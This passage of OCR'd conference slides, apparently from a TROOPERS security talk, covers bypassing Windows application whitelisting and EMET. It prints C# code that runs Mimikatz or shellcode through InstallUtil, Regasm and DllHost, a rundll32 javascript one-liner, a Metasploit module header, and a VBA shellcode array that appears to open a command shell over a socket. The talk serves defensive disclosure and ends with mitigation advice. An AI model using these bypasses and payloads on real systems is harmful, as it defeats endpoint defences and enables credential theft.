6      Data->IoStatus.Information = 0;
7  }
```

TROOPERS

The guidance provided is simply NOT going to catch some .NET execution events.

TROOPERS

Installed By Default

- InstallUtil.exe
- Regasm.exe

Signed By Microsoft
No Admin Rights Required To Execute

These Utilities Accept ANY Assembly as Input

This is the designed behavior

Regasm.exe

MyBad.dll

In order to raise awareness…

I wrote some tools,
Proof Of Concept

InstallUtil.exe

```
1:  [System.ComponentModel.RunInstaller(true)]
2:      public class Sample : System.Configuration.Install.Installer
3:      {
4:          //The Methods can be Uninstall/Install.  Install is transactional, and really unnecessary.
5:          public override void Uninstall(System.Collections.IDictionary savedState)
6:          {
7:
8:              Program.Main();
9:
10:         }
11:
12:     }
```

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727
\csc.exe /out:katz.exe /unsafe katz.cs
```

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\
InstallUtil.exe /U katz.exe
```

TROOPERS

Demonstration Two:

Mimikatz Inside InstallUtil.exe

InstallUtil Bypass in Metasploit ☺

```
def initialize(info={})
  super(update_info(info,
    'Name'           => 'AppLocker Execution Prevention Bypass',
    'Description'    => %q{
      This module will generate a .NET service executable on the target and utilise
      InstallUtil to run the payload bypassing the AppLocker protection.

      Currently only the InstallUtil method is provided, but future methods can be
      added easily.
    },
    'License'        => MSF_LICENSE,
    'Author'         =>
      [
        'Casey Smith', # Original AppLocker bypass research
        'OJ Reeves'    # MSF module
      ],
    'Platform'       => [ 'win' ],
    'Arch'           => [ ARCH_X86, ARCH_X86_64 ],
    'SessionTypes'   => [ 'meterpreter' ],
    'Targets'        => [ [ 'Windows', {} ] ],
    'DefaultTarget' => 0,
    'DisclosureDate'=> 'Aug 3 2015',
    'References'     =>
      [
        ['URL', 'https://gist.github.com/subTee/fac6af078937dda81e57']
      ]
  ))
```

TROOPERS

RegAsm.exe

```
1:  public class Bypass : ServicedComponent
2:      {
3:          public Bypass() { Console.WriteLine("I am a basic COM Object"); }
4:
5:          [ComRegisterFunction] //This executes if registration is successful
6:          public static void RegisterClass ( string key )
7:          {
8:              Katz.Exec();
9:          }
10:
11:         [ComUnregisterFunction] //This executes if registration fails
12:         public static void UnRegisterClass ( string key )
13:         {
14:             Katz.Exec();
15:         }
16:     }
```

TROOPERS

You need Admin rights to register an assembly

If not?

Unregister function works ☺

Demonstration Three:

Shellcode Via Regasm.exe

Scripting Languages

TROOPERS

Dllhost.exe

Admin Rights Required For This


Blend in with the noise…

```
44  [assembly: ApplicationActivation(ActivationOption.Server)]
45  [assembly: ApplicationAccessControl(false)]
46  namespace dllguest
47  {
48      [ComVisible(true)]
49      [Guid("31D2B969-ACDC-FACE-9D8E-C0FFEEA5ACDC")]
50      [ClassInterface(ClassInterfaceType.AutoDispatch)]
51      [ProgId("JS")]
52      public class Bypass : ServicedComponent
53      {
54          public Bypass() {  }
55
56          public void Exec()
57          {
58              Shellcode.Exec();
59          }
60
61          public void ExecBytes(string a)
62          {
63              Shellcode.ExecBytes(a);
64          }
65
66      }
```

TROOPERS

Poweliks Emulation:

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";o=new%20ActiveXObject("JS");o.Exec();
```



TROOPERS

```
Process Create:
UtcTime: 2015-08-28 00:46:01.464
ProcessGuid: {bc439926-af49-55df-0000-001027d66300}
ProcessId: 584
CommandLine: C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}
User: NT AUTHORITY\SYSTEM
LogonGuid: {bc439926-8f4d-55df-0000-0020e7030000}
LogonId: 0x3e7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=E977B87698C3E595D55827665E22FBF788DD3F9F
ParentProcessGuid: {bc439926-8f4d-55df-0000-00105f470200}
ParentProcessId: 736
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch
```

TROOPERS

Whitelisting does NOT prevent exploitation of trusted applications

Examples:

Browser
Office
Java
PDF Readers

Consider Exploit Mitigation:

Microsoft EMET Can Be Highly Effective

Enhanced Mitigation Experience Toolkit


TROOPERS

Demonstration Four – Part 1:

EMET Protecting Excel Spreadsheet

MSHTA.EXE

An HTA executes without the constraints of the browser security model; in fact, it executes as a "fully trusted" application.



Demonstration Four – Part 2: EMET 5.5 Evasion via HTA/VBA Custom Shellcode

Thanks To:
Josh Pitts
@midnite_runr

EAF = Export Address Table Filtering

I’m running a macro.

I do not need to scan EAT to locate addresses for LoadLibraryA, GetProcAddress

TROOPERS

Evasion Internals – If We Have Time.

TROOPERS

```
ShellcodeArray = Array(I, J, K, L, A, B, C, D, E, F, G, H, 144, 144, 104, M, N, O, P, 104, Q, R, S, T, _
91, 90, 139, 202, 49, 192, _
104, 51, 50, 0, 0, 104, 119, 115, 50, 95, 84, 135, 241, 255, 19, 104, 117, 112, 0, 0, _
104, 116, 97, 114, 116, 104, 87, 83, 65, 83, 84, 80, 151, 255, 22, 149, 184, 144, 1, 0, _
0, 41, 196, 84, 80, 255, 213, 104, 116, 65, 0, 0, 104, 111, 89, 107, 101, 104, 87, 83, _
65, 83, 84, 87, 255, 22, 149, 49, 192, 80, 80, 80, 80, 64, 80, 64, 80, 255, 213, 149, _
104, 101, 99, 116, 0, 104, 99, 111, 110, 110, 84, 87, 255, 22, 135, 205, 149, 106, 5, 104, _
127, 0, 0, 1, 104, 2, 0, 31, 144, 137, 226, 106, 16, 82, 81, 135, 249, 255, 213, 133, _
192, 116, 0, 106, 0, 104, 101, 108, 51, 50, 104, 107, 101, 114, 110, 84, 255, 19, 104, 115, _
65, 0, 0, 104, 111, 99, 101, 115, 104, 116, 101, 80, 114, 104, 67, 114, 101, 97, 84, 80, _
255, 22, 149, 147, 104, 99, 109, 100, 0, 137, 227, 87, 87, 87, 135, 254, 146, 49, 246, 106, _
18, 89, 86, 226, 253, 102, 199, 68, 36, 60, 1, 1, 141, 68, 36, 16, 198, 0, 68, 84, _
80, 86, 86, 86, 70, 86, 78, 86, 86, 83, 86, 135, 218, 255, 213, 137, 230, 106, 0, 104, _
101, 108, 51, 50, 104, 107, 101, 114, 110, 84, 255, 19, 104, 101, 99, 116, 0, 104, 101, 79, _
98, 106, 104, 105, 110, 103, 108, 104, 70, 111, 114, 83, 104, 87, 97, 105, 116, 84, 80, 149, _
255, 23, 149, 137, 242, 49, 246, 78, 14, 70, 137, 212, 255, 50, 150, 255, 213, 129, 196, 52, _
2, 0, 0, 157, 97)
```

Base Address GetProcAddress LoadLibraryA

```
For Counter = LBound(ShellcodeArray) To UBound(ShellcodeArray)
        positionRef = ShellcodeArray(Counter)
        returnCatcher = RtlMoveMemory(ShellcodeBase + Counter, positionRef, 1)
Next Counter
returnCatcher = CreateThread(0, 0, ShellcodeBase + 12, 0, 0, 0)
```

TROOPERS

```
1  (dbc.8e4): Break instruction exception - code 80000003 (first chance)
2  eax=76d1ed5a ebx=002cf0cc ecx=00000000 edx=089a000c esi=00000000 edi=00000000
3  eip=089a000c esp=0f6afc60 ebp=0f6afc68 iopl=0         nv up ei pl zr na pe nc
4  cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
5  089a000c cc              int     3
6  0:022> dd 089a0000
7  089a0000  089a0000 76d1cc94 76d1dc65 046890cc
8  089a0010  68089a00 089a0008 ca8b5a5b 3368c031
9  089a0020  68000002 5f327377 fff18754 70756813
10 089a0030  74680000 68747261 53415357 ff975054
11 089a0040  90b89500 29000001 ff5054c4 417468d5
12 089a0050  6f680000 68656b63 53415357 16ff5754
13 089a0060  50c03100 40505050 ff504050 656895d5
14 089a0070  68007400 6e6e6f63 16ff5754 6a95cd87
```

Memory Base: 089a0000


TROOPERS

```
(dbc.8e4): Break instruction exception - code 80000003 (first chance)
eax=76d1ed5a ebx=002cf0cc ecx=00000000 edx=089a000c esi=00000000 edi=00000000
eip=089a000c esp=0f6afc60 ebp=0f6afc68 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
089a000c cc              int     3
0:022> dd 089a0000
089a0000  089a0000 76d1cc94 76d1dc65 046890cc
089a0010  68089a00 089a0008 ca8b5a5b 3368c031
089a0020  68000032 5f327377 fff18754 70756813
089a0030  74680000 68747261 53415357 ff975054
089a0040  90b89516 29000001 ff5054c4 417468d5
089a0050  6f680000 68656b63 53415357 16ff5754
089a0060  50c03195 40505050 ff504050 656895d5
089a0070  68007463 6e6e6f63 16ff5754 6a95cd87
0:022> uf 76d1cc94
KERNELBASE!GetProcAddress:
0:022> uf 76d1dc65
kernel32!LoadLibraryA:
```

GetProcAddress: 76d1cc94

TROOPERS

```
(dbc.8e4): Break instruction exception - code 80000003 (first chance)
eax=76d1ed5a ebx=002cf0cc ecx=00000000 edx=089a000c esi=00000000 edi=00000000
eip=089a000c esp=0f6afc60 ebp=0f6afc68 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
089a000c cc              int     3
0:022> dd 089a0000
089a0000  089a0000 76d1cc94 76d1dc65 046890cc
089a0010  68089a00 089a0008 ca8[illegible]5a5b 3368c031
089a0020  68000032 5f327377 fff[illegible]8754 70756813
089a0030  74680000 68747261 534[illegible]5357 ff975054
089a0040  90b89516 29000001 ff5[illegible]54c4 417468d5
089a0050  6f680000 68656b63 534[illegible]5357 16ff5754
089a0060  50c03195 40505050 ff5[illegible]4050 656895d5
089a0070  68007463 6e6e6f63 16f[illegible]5754 6a95cd87
0:022> uf 76d1cc94
KERNELBASE!GetProcAddress:
0:022> uf 76d1dc65
kernel32!LoadLibraryA:
```



LoadLibraryA: 76d1dc65

TROOPERS

Just move lookups into VBA instead of ASM.

TROOPERS

Conclusion – 7 Slides Remaining

TROOPERS

Why Should We Consider Application Whitelisting at all?

What does all this mean?


Whitelisting Works

- Forces Adversaries to Re-Tool/ Burn Tradecraft
- Increases visibility
- Increases Noise/Tracks Attackers Generate
- Removes an entire class of attacks

  Download and Execute For Example

New Directions – Emerging Strengths

- Windows 10 Device Guard
  - Virtualization Based Security | Hypervisor Layer
  - Provides For User Mode Code Integrity (UMCI)
  - Caveat… Not Trivial To Configure/Deploy
- PowerShell ConstrainedLanguage Mode



References:
http://blogs.technet.com/b/ash/archive/2016/03/02/windows-10-device-guard-and-credential-guard-demystified.aspx

http://www.alex-ionescu.com/blackhat2015.pdf

TROOPERS

Understand Where Gaps Exist:

- Script Engines
- “Living Off The Land” –
  - Misuse of trusted Applications

  Office, .NET, WMI, PowerShell etc…
- Memory Residence/Injection

Common Arguments Against Whitelisting Defenses

- Too difficult…
  - Take it in steps, start with your most static machines.
- It does not stop everything…
  - No defense is perfect. None.
  - Run it in Log Mode if nothing else…
  - Get the visibility on Endpoint executions and new binaries.

Thank You!

TROOPERS

References

- https://github.com/subTee/Troopers2016

Special Thanks:

- Florian Rienhardt
  http://bitnuts.de/

TROOPERS

Questions? Feedback?

Please don’t hesitate to contact me

Casey Smith
@subTee

TROOPERS